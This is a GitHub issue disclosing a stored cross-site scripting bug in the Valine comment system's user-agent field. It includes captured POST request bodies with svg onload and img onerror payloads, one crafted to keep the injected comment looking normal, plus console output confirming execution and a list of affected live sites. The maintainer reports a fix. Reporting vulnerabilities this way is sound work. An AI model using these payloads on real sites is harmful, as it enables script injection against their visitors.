<> Code   ⊙ Issues 34   ⧓ Pull requests 7   ▷ Actions   ⊞ Projects   📖 Wiki   ···

New issue   Jump to bottom

A XSS bug that can execute code（用户恶意修改 评论 的ua可触发XSS执行代码） #400

⊘ Closed   ⊙ 3 tasks done   Achillesweb opened this issue on Jun 21 · 3 comments

---

Labels   bug   next

Achillesweb commented on Jun 21 · edited ▾

如果您想报告错误，请提供以下信息 If you want to report a bug, please provide the following information:

☑ 可复现问题的步骤 The steps to reproduce.

☑ 可复现问题的网页地址 A minimal demo of the problem via https://jsfiddle.net or http://codepen.io/pen if possible.

☑ 受影响的Valine版本、操作系统，以及浏览器信息 Which versions of Valine, and which browser / OS are affected by this issue?

✎ 🖼 **Achillesweb** changed the title ~~一个xss漏洞，现在访问官网会跳转到百度~~ 一个xss漏洞 on Jun 21

🏷 🖼 **xCss** added the bug label on Jun 21

✎ 🖼 **Achillesweb** changed the title ~~一个xss漏洞~~ A XSS bug that can execute code（用户恶意修改 评论 的ua可触发XSS执行代码） on Jun 21

Achillesweb commented on Jun 21 · edited ▾   Author

可复现问题的步骤 The steps to reproduce.

The latest version of valine is 1.4.18

First select a page to test : https://valine.js.org/hexo.html

Capture the packet then modify the post of the packet and sent

```
Sec-Fetch-Dest : empty
Sec-Fetch-Mode : cors
Sec-Fetch-Site : cross-site
Te: trailers

{
  "comment" :"<p>1</p>\n" ,
  "nick" :"Anonymous" ,
  "mail" :"",
  "link" :"",
  "ua" :
  "Mozilla/5.0 Windows NT <svg onload='console.log(111);
  '></svg>" ,
  "url" :"/hexo.html",
  "QQAvatar" :"",
  "ip" :"240c:cf81:2:f4a1:9c5e:3517:c438:eedc"  ,
  "insertedAt" :{
     "__type" :"Date" ,
     "iso" :"2022-06-21T09:47:46.416Z"
  },
  "ACL" :{
     "*" :{
        "read" :true
     }
  }
}
```

below payload will make the comments look normal and allows code execution，
Google Chrome and Firefox will all be attacked.

```
{
  "comment":"<p>11</p>\n",
  "nick":"Anonymous",
  "mail":"",
  "link":"",
  "ua":
  "10.0<!--Windows NT--></span><img src=x with=0 height=0 onerror=cons
  ole.log(1)><!--Chrome/101.0.4951.54-->"  ,
  "url":"/hexo.html",
  "QQAvatar":"",
  "ip":"240c:cf81:2:ff02:f158:a7aa:5929:9553"  ,
  "insertedAt":{
    "__type":"Date",
    "iso":"2022-06-24T04:01:19.279Z"
  },
  "ACL":{
    "*":{
       "read":true
    }
  }
}
```

It work

```
⊗ ▶ Uncaught ReferenceError: myFunction is not defined
       at SVGSVGElement.onload (hexo.html:721:2)
   111
⊗ ▶ Uncaught ReferenceError: myFunction is not defined
       at SVGSVGElement.onload (hexo.html:721:2)
⊗ ▶ Uncaught ReferenceError: myFunction is not defined
       at SVGSVGElement.onload (hexo.html:721:2)
   111
   111
⚠ ▶ crbug/1173575, non-JS module files deprecated.
>
```

The alarm information is related to other failed test codes. Please ignore it

可复现问题的网页地址 A minimal demo

https://valine.js.org/
https://valine.js.org/hexo.html
http://luckyzmj.cn/posts/1d6f1579.html

maybe all websites which is using the project will be influenced

受影响的Valine版本、操作系统，以及浏览器信息 Which versions of Valine, and which browser / OS are affected by this issue?

Valine1.4.18
win10
Google Chrome and Firefox

🏷️ 🌼 **xCss** added the   next   label on Jun 21

↗️ **xCss** pushed a commit that referenced this issue on Jun 24

```
fixed xss and more #400                                          ✓ c40826c
```

xCss commented on Jun 24   Owner

已修复，感谢对Valine的支持~ ❤️

xCss closed this as completed on Jun 24

---

xCss commented on Oct 11 · Owner

收到，感谢反馈，将在下个版本修复
  ...

Assignees

No one assigned

Labels

bug   next

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

2 participants

xCss closed this as completed on Jun 24